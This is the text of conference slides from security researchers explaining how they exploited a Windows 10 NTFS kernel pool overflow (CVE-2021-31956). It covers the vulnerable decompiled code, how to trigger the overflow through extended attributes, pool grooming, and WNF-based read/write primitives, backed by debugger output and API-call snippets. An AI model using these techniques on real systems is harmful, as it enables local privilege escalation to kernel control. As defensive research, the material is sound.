Pwning the Windows 10 Kernel with NTFS and WNF - POC 2021

Introduction

About

- Currently a Security Researcher within NCC Exploit Development Group (EDG).
- Supported by other team members at NCC (Cedric Halbronn and Aaron Adams).
- Previously won some Pwn2Own's (2018 Apple Safari / 2017 Huawei Mate Pro etc)
- Research interests primarily platform security (OS's/Mobile/Browser/Embedded etc)
- Twitter @alexjplaskett

Background

- A Windows local kernel priv escalation CVE-2021-31956 vulnerability affecting a large range of versions
- Based on a vulnerability found exploited in the wild by Boris Larin of Kaspersky
- Challenges around exploit development on latest Windows 10 version at the time - 20H2 (Segment Heap etc)
- Provide tangible info to defenders and help enhance mitigations
- Offensive research is necessary to defend against advanced threats

Agenda

Vulnerability Overview

NTFS Vulnerability Details

nccgroup

Vulnerability Details

- To exploit a vulnerability we first need a good understanding of the issue.
- Kaspersky had done a lot of the initial triage in their blog.
- However, from an exploit developer perspective, we need to understand all the contraints and flexibility it offers.
- In this case "is it a good memory corruption?" and what challenges would need addressed.
- Actually a fun challenge as other vulns could be more reliable in practice.

Vulnerability Details

```
__int64 __fastcall NtfsQueryEaUserEaList(__int64 a1, __int64 eas_blocks_for_file, __int64 a3, __int64 out_buf, unsigned int out_buf_length,
unsigned int *a6, char a7)
{

  unsigned int padding; // er15
  padding = 0;


   for ( i = a6; ; i = (unsigned int *)((char *)i + *i) )
    {
      if ( i == v11 )
      {
        v15 = occupied_length;
        out_buf_pos = (_DWORD *)(out_buf + padding + occupied_length);
        if ( (unsigned __int8)NtfsLocateEaByName(
                                ea_blocks_for_file,
                                *(unsigned int *)(a3 + 4),
                                &DestinationString,
                                &ea_block_pos) )
        {
          ea_block = (FILE_FULL_EA_INFORMATION *)(ea_blocks_for_file + ea_block_pos);
          ea_block_size = ea_block->EaNameLength + ea_block->EaValueLength + 9;           // Attacker controlled from Ea
          if ( ea_block_size <= out_buf_length - padding )                               // The check which can underflow
          {
            memmove(out_buf_pos, ea_block, ea_block_size);
            *out_buf_pos = 0;
            goto LABEL_8;
          }
        }

        ...
```

Vulnerability Details

```
            *((_BYTE *)out_buf_pos + *((unsigned __int8 *)v11 + 4) + 8) = 0;
LABEL_8:
             v18 = ea_block_size + padding + v15;
             occupied_length = v18;
             if ( !a7 )
             {
               if ( v23 )
                 *v23 = (_DWORD)out_buf_pos - (_DWORD)v23;
               if ( *v11 )
               {
                 v23 = out_buf_pos;
                 out_buf_length -= ea_block_size + padding;
                 padding = ((ea_block_size + 3) & 0xFFFFFFFC) - ea_block_size;
                 goto LABEL_24;
               }
             }
LABEL_12:
```

Vulnerability Details

- Lets put some sample numbers into this.
- Assume two EA's so two iterations of the loop.
- First iteration:

```
EaNameLength = 5
EaValueLength = 4

ea_block_size = 9 + 5 + 4 = 18
padding = 0
```

So assuming that 18 < out_buf_length - 0, data would be copied into the buffer. We will use 30 for this example.

```
out_buf_length = 30 - 18 + 0
out_buf_length = 12 // we would have 12 bytes left of the output buffer.

padding = ((18+3) & 0xFFFFFFFC) - 18
padding = 2
```

Vulnerability Details

- Asssume second extended attribute with the same values

```
EaNameLength = 5
EaValueLength = 4

ea_block_size = 9 + 5 + 4 = 18
```

- At this point padding is 2, so the calculation is:

```
18 <= 12 - 2 // is False.
```

- Second memcpy fails as it would overflow the buffer.

Vulnerability Details

- So lets consider an overflowing case (when output buffer size is 18).
- First EA:

```
EaNameLength = 5
EaValueLength = 4
```

- Second Ea:

```
EaNameLength = 5
EaValueLength = 47
```

- First iteration the loop:

```
EaNameLength = 5
EaValueLength = 4

ea_block_size = 9 + 5 + 4 // 18
padding = 0 // First time into the loop
```

Vulnerability Details

- 18 <= 18 - 0 // is True and a copy of 18 occurs.

```
out_buf_length = 18 - 18 + 0
out_buf_length = 0 // out_buf_len has been decremented (0 bytes left).

padding = ((18+3) & 0xFFFFFFFC) - 18
padding = 2
```

- Second iteration of loop:

```
EaNameLength = 5
EaValueLength = 47

ea_block_size = 5 + 47 + 9
ea_block_size = 61
```

- Check is:

```
ea_block_size <= out_buf_length - padding
61 <= 0 - 2
```

- Therefore we have overflowed the buffer by 43 bytes (61-18) due to the check wrapping.

Vulnerability Details

- Next Questions are:
  - Where is the buffer allocated?
  - Can we control the contents of the overflow?
- The allocation `NtfsCommonQueryEa`:

```
if ( (_DWORD)out_buf_length )
     {
       out_buf = (PVOID)NtfsMapUserBuffer(a2, 16i64);
       v28 = out_buf;
       v16 = (unsigned int)out_buf_length;
       if ( *(_BYTE *)(a2 + 64) )
       {
         v35 = out_buf;
         // PagedPool allocation
         out_buf = ExAllocatePoolWithTag((POOL_TYPE)(PoolType | 0x10), (unsigned int)out_buf_length, 0x4546744Eu);
         v28 = out_buf;
         v24 = 1;
         v16 = out_buf_length;
       }
       memset(out_buf, 0, v16);
       v15 = v43;
       LOBYTE(v12) = v25;
     }
```

Triggering the Corruption

- To anwser the second question we need to look at how to trigger the overflow.
- Looking at the callers for `NtfsCommonQueryEa` we can see `NtQueryEaFile` as NT syscall.

```
NTSTATUS NtQueryEaFile(
  HANDLE           FileHandle,
  PIO_STATUS_BLOCK IoStatusBlock,
  PVOID            Buffer,
  ULONG            Length,
  BOOLEAN          ReturnSingleEntry,
  PVOID            EaList,
  ULONG            EaListLength,
  PULONG           EaIndex,
  BOOLEAN          RestartScan
);
```

- We control the `Length` of the output buffer using this.
- Provided we make the `Length` the same size as the first EA
- And make sure that the padding is present.
- Then querying the second EA will trigger the overflow.
- But how do we construct EA's like this?

Triggering the Corruption

- `NtSetEaFile` is the way to set extended attributes

```
NTSTATUS ZwSetEaFile(
  HANDLE           FileHandle,
  PIO_STATUS_BLOCK IoStatusBlock,
  PVOID            Buffer,
  ULONG            Length
);
```

Key thing here is `Buffer` which needs to be crafted correctly.

Triggering the Corruption

- `Buffer` is a pointer to a caller-supplied, `FILE_FULL_EA_INFORMATION` structured input buffer that contains the extended attribute values to be set.

```
typedef struct _FILE_FULL_EA_INFORMATION {
  ULONG  NextEntryOffset;
  UCHAR  Flags;
  UCHAR  EaNameLength;
  USHORT EaValueLength;
  CHAR   EaName[1];
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

- `NextEntryOffset` must be set to the second EA at an offset which is padded to a block boundary.
- Two extended attributes, first set to the size of the output buffer, second set to the amount of data to overflow by.
- Set the file extended attributes using `NtSetEaFile` and then query them using `NtQueryEaFile`.

Vulnerability Summary

1. The attacker can control the data which is used within the overflow and the size of the overflow. Extended attribute values do not constrain the values which they can contain.
2. The overflow is linear and will corrupt any adjacent pool chunks.
3. The attacker has control over the size of the pool chunk allocated.

This is a good overflow for exploitation! :)

Windows 10 Kernel Pool Layout

- What does the Kernel Memory look like?
- Aim to cover some of the basics here
- Recommend reading the following papers:
  - Scoop the Windows 10 Pool by by Corentin Bayet and Paul Fariello
  - Windows Kernel Heap by scwuaptx
  - Windows Heap Backed Pool by Yarden Shafir

Windows 10 Kernel Pool Layout

Allocator Backends:

- Low Fragmentation Heap (LFH)
- Variable Size Heap (VS)
- Segment Allocation
- Large Alloc

In this talk we are going to focus on exploitation on the LFH.

Windows 10 Kernel Pool Layout

- When I started doing this research I actually imposed more constraints that needed on myself.
- Going to talk about exploitation this way, then and improved iteration of the exploit.

```
Pool page ffff9a069986f3b0 region is Paged pool
 ffff9a069986f010 size:   30 previous size:    0  (Allocated)  Ntf0
 ffff9a069986f040 size:   30 previous size:    0  (Free)       ....
 ffff9a069986f070 size:   30 previous size:    0  (Free)       ....
 ffff9a069986f0a0 size:   30 previous size:    0  (Free)       CMNb
 ffff9a069986f0d0 size:   30 previous size:    0  (Free)       CMNb
 ffff9a069986f100 size:   30 previous size:    0  (Allocated)  Luaf
 ffff9a069986f130 size:   30 previous size:    0  (Free)       SeSd
 ffff9a069986f160 size:   30 previous size:    0  (Free)       SeSd
 ffff9a069986f190 size:   30 previous size:    0  (Allocated)  Ntf0
 ffff9a069986f1c0 size:   30 previous size:    0  (Free)       SeSd
 ffff9a069986f1f0 size:   30 previous size:    0  (Free)       CMNb
 ffff9a069986f220 size:   30 previous size:    0  (Free)       CMNb
 ffff9a069986f250 size:   30 previous size:    0  (Allocated)  Ntf0
 ffff9a069986f280 size:   30 previous size:    0  (Free)       SeGa
 ffff9a069986f2b0 size:   30 previous size:    0  (Free)       Ntf0
 ffff9a069986f2e0 size:   30 previous size:    0  (Free)       CMNb
 ffff9a069986f310 size:   30 previous size:    0  (Allocated)  Ntf0
 ffff9a069986f340 size:   30 previous size:    0  (Free)       SeSd
 ffff9a069986f370 size:   30 previous size:    0  (Free)       APpt
ffff9a069986f3a0 size:   30 previous size:    0  (Allocated) *NtFE
    Pooltag NtFE : Ea.c, Binary : ntfs.sys
ffff9a069986f3d0 size:   30 previous size:    0  (Allocated)  Ntf0
ffff9a069986f400 size:   30 previous size:    0  (Free)       SeSd
```

nccgroup

Windows 10 Kernel Pool Layout

```
!pool @r9
ffff8001668c4d80 size:   30 previous size:    0  (Allocated) *NtFE
    Pooltag NtFE : Ea.c, Binary : ntfs.sys
 ffff8001668c4db0 size:   30 previous size:    0  (Free)       C...

1: kd> dt !_POOL_HEADER ffff8001668c4d80
nt!_POOL_HEADER
   +0x000 PreviousSize     : 0y00000000 (0)
   +0x000 PoolIndex        : 0y00000000 (0)
   +0x002 BlockSize        : 0y00000011 (0x3)
   +0x002 PoolType         : 0y00000011 (0x3)
   +0x000 Ulong1           : 0x3030000
   +0x004 PoolTag          : 0x4546744e
   +0x008 ProcessBilled    : 0x0057005c`007d0062 _EPROCESS
   +0x008 AllocatorBackTraceIndex : 0x62
   +0x00a PoolTagHash      : 0x7d
```

- `_POOL_HEADER` followed by 0x12 bytes of data.
- 0x12 + 0x10 = 0x22 rounded up to the 0x30 chunk size.
- Changing the EA sizes we can get bigger sized LFH chunks allocated.

```
ffffa48bc76c2600 size:   70 previous size:    0  (Allocated)  NtFE
```

- Can we get anything controlled adjacent?

WNF Introduction

Windows Notification Framework

WNF Introduction

- The original Kaspersky article mentioned the in-the-wild attackers were using WNF.
- This was a novel exploitation techique to enable arbitrary r/w.
- WNF is an undocumented subsystem of the Windows Kernel.
- However, there has been previous research from a how it works and logic bugs perspective.
  - The Windows Notification Facility
  - Playing with the Windows Notification Facility
- But the key things from a memory corruption perspective are:
  - Can we perform controlled allocations and free's of free's of chunks which can be adjacent?
  - Can any of the backing structures or functions be used to enable exploit primitives?

WNF Exploit Primitives

Windows Notification Framework Primitives

nccgroup

Controlled Page Pool Allocations

- Key observation here, that WNF allocations are made within the `Paged Pool` (same as the NTFS overflowing chunk)
- The data used for notifications looks like this (header followed by the data itself):

```
nt!_WNF_STATE_DATA
   +0x000 Header           : _WNF_NODE_HEADER
   +0x004 AllocatedSize    : Uint4B
   +0x008 DataSize         : Uint4B
   +0x00c ChangeStamp      : Uint4B
```

- Pointed at by a `_WNF_NAME_INSTANCE StateData` pointer:

```
nt!_WNF_NAME_INSTANCE
   +0x000 Header           : _WNF_NODE_HEADER
   +0x008 RunRef           : _EX_RUNDOWN_REF
   +0x010 TreeLinks        : _RTL_BALANCED_NODE
   +0x028 StateName        : _WNF_STATE_NAME_STRUCT
   +0x030 ScopeInstance    : Ptr64 _WNF_SCOPE_INSTANCE
   +0x038 StateNameInfo    : _WNF_STATE_NAME_REGISTRATION
   +0x050 StateDataLock    : _WNF_LOCK
   +0x058 StateData        : Ptr64 _WNF_STATE_DATA
   +0x060 CurrentChangeStamp : Uint4B
   +0x068 PermanentDataStore : Ptr64 Void
   +0x070 StateSubscriptionListLock : _WNF_LOCK
   +0x078 StateSubscriptionListHead : _LIST_ENTRY
...
```

Controlled Page Pool Allocations

- `NtUpdateWnfStateData` calls `ExpWnfWriteStateData` which has the following code:

```
v19 = ExAllocatePoolWithQuotaTag((POOL_TYPE)9, (unsigned int)(v6 + 16), 0x20666E57u);
```


Looking at the function prototype:

```
extern "C"
NTSTATUS
NTAPI
NtUpdateWnfStateData(
    _In_ PWNF_STATE_NAME StateName,
    _In_reads_bytes_opt_(Length) const VOID * Buffer,
    _In_opt_ ULONG Length,
    _In_opt_ PCWNF_TYPE_ID TypeId,
    _In_opt_ const PVOID ExplicitScope,
    _In_ WNF_CHANGE_STAMP MatchingChangeStamp,
    _In_ ULONG CheckStamp
);
```

- We can see Length is our v6 value 16 (the 0x10-byte header prepended).
- Therefore using this we can perform controlled size allocations of data we control!

```
NtCreateWnfStateName(&state, WnfTemporaryStateName, WnfDataScopeMachine, FALSE, 0, 0x1000, psd);
NtUpdateWnfStateData(&state, buf, alloc_size, 0, 0, 0, 0);
```

Controlled Free




Relative Memory Read

- Overflow into DataSize to corrupt the value and enable a larger memory read.

```
nt!_WNF_STATE_DATA
   +0x000 Header           : _WNF_NODE_HEADER
   +0x004 AllocatedSize    : Uint4B
   +0x008 DataSize         : Uint4B
   +0x00c ChangeStamp      : Uint4B
```

- Read the data back using `NtQueryWnfStateData`



Relative Memory Write

- Corrupt the AllocatedSize


```
nt!_WNF_STATE_DATA
   +0x000 Header            : _WNF_NODE_HEADER
   +0x004 AllocatedSize    : Uint4B
   +0x008 DataSize          : Uint4B
   +0x00c ChangeStamp       : Uint4B

extern "C"
NTSTATUS
NTAPI
NtUpdateWnfStateData(
    _In_ PWNF_STATE_NAME StateName,
    _In_reads_bytes_opt_(Length) const VOID * Buffer,
    _In_opt_ ULONG Length,
    _In_opt_ PCWNF_TYPE_ID TypeId,
    _In_opt_ const PVOID ExplicitScope,
    _In_ WNF_CHANGE_STAMP MatchingChangeStamp,
    _In_ ULONG CheckStamp
);
```

- Code reuses existing memory allocation and thus overflows!


Arbitrary Read (Pipe Attributes Technique)

- Discussed within the Scoop the Windows 10 Pool paper.
- Relies in being able to overflow into an adjacent Pipe Attribute (also allocated on Paged Pool)
- Corrupt the list FLINK pointer and inject in fake "Pipe Attribute".



Arbitrary Write (StateData Pointer Corruption)

- Investigate if it is possible to corrupt the `StateData` pointer of a `_WNF_NAME_INSTANCE` to change relative write to arbitrary write.
- Fake sane values for `DataSize` and `AllocatedSize`
- Use `ExpWnfWriteStateData` to write controlled data to a controlled location.
- _WNF_NAME_INSTANCE we can see that it will be of size 0xA8 + the POOL_HEADER (0x10), so 0xB8 in size. This ends up being put into a chunk of 0xC0 within the segment pool



StateName Lookup

- So this works to overflow the `StateData` pointer.
- The aim was to point `StateData` at the leaked `EPROCESS` address from CVE-2021-31955.
- However in the process we destroy other fields within the struct:

```
1: kd> dt _WNF_NAME_INSTANCE ffffdd09b35c8310+0x10
nt!_WNF_NAME_INSTANCE
   +0x000 Header           : _WNF_NODE_HEADER
   +0x008 RunRef           : _EX_RUNDOWN_REF
   +0x010 TreeLinks        : _RTL_BALANCED_NODE
   +0x028 StateName        : _WNF_STATE_NAME_STRUCT
   +0x030 ScopeInstance    : 0x61616161`62626262 _WNF_SCOPE_INSTANCE
   +0x038 StateNameInfo    : _WNF_STATE_NAME_REGISTRATION
   +0x050 StateDataLock    : _WNF_LOCK
   +0x058 StateData        : 0xffff8d87`686c8088 _WNF_STATE_DATA
   +0x060 CurrentChangeStamp : 1
   +0x068 PermanentDataStore : (null)
   +0x070 StateSubscriptionListLock : _WNF_LOCK
   +0x078 StateSubscriptionListHead : _LIST_ENTRY [ 0xffffdd09b35c8398 - 0xffffdd09b35c8398 ]
   +0x088 TemporaryNameListEntry : _LIST_ENTRY [ 0xffffdd09b35c8ee8 - 0xffffdd09b35c85e8 ]
   +0x098 CreatorProcess   : 0xffff8d87`686c8080 _EPROCESS
```

- This means that we are now unable to lookup a WNF State to use... problem!

StateName Lookup

- How do we workaround this?
- `StateName` is used for the lookup.
- There is the external version of the StateName which is the internal version of the StateName XOR'd with 0x41C64E6DA3BC0074.
- For example, the external StateName value 0x41c64e6da36d9945 would become the following internally:

```
1: kd> dx -id 0,0,ffff8d87686c8080 -r1 (*((ntkrnlmp!_WNF_STATE_NAME_STRUCT
*)0xffffdd09b35c8348))
(*((ntkrnlmp!_WNF_STATE_NAME_STRUCT *)0xffffdd09b35c8348))                 [Type:
_WNF_STATE_NAME_STRUCT]
    [+0x000 ( 3: 0)] Version          : 0x1 [Type: unsigned __int64]
    [+0x000 ( 5: 4)] NameLifetime     : 0x3 [Type: unsigned __int64]
    [+0x000 ( 9: 6)] DataScope        : 0x4 [Type: unsigned __int64]
    [+0x000 (10:10)] PermanentData    : 0x0 [Type: unsigned __int64]
    [+0x000 (63:11)] Sequence         : 0x1a33 [Type: unsigned __int64]
1: kd> dc 0xffffdd09b35c8348
ffffdd09`b35c8348  00d19931
```

StateName Lookup

```
struct _WNF_SCOPE_INSTANCE
{
    struct _WNF_NODE_HEADER Header;                                         //0x0
    struct _EX_RUNDOWN_REF RunRef;                                          //0x8
    enum _WNF_DATA_SCOPE DataScope;                                         //0x10
    ULONG InstanceIdSize;                                                   //0x14
    VOID* InstanceIdData;                                                   //0x18
    struct _LIST_ENTRY ResolverListEntry;                                   //0x20
    struct _WNF_LOCK NameSetLock;                                           //0x30
    struct _RTL_AVL_TREE NameSet;                                           //0x38
    VOID* PermanentDataStore;                                               //0x40
    VOID* VolatilePermanentDataStore;                                       //0x48
};
```

```
_QWORD *__fastcall ExpWnfFindStateName(__int64 scopeinstance, unsigned __int64 statename)
{
  _QWORD *i; // rax

  for ( i = *(_QWORD **)(scopeinstance + 0x38); ; i = (_QWORD *)i[1] )
  {
    while ( 1 )
    {
      if ( !i )
        return 0i64;
      if ( statename >= i[3] )
        break;
      i = (_QWORD *)*i;
    }
    if ( statename <= i[3] )
      break;
  }
  return i - 2;
}
```

StateName Forgery

- We dont know what element is going to be corrupted.
- However, with the control over the heap we can forge this.
- This is not very reliable though.

Security Descriptor

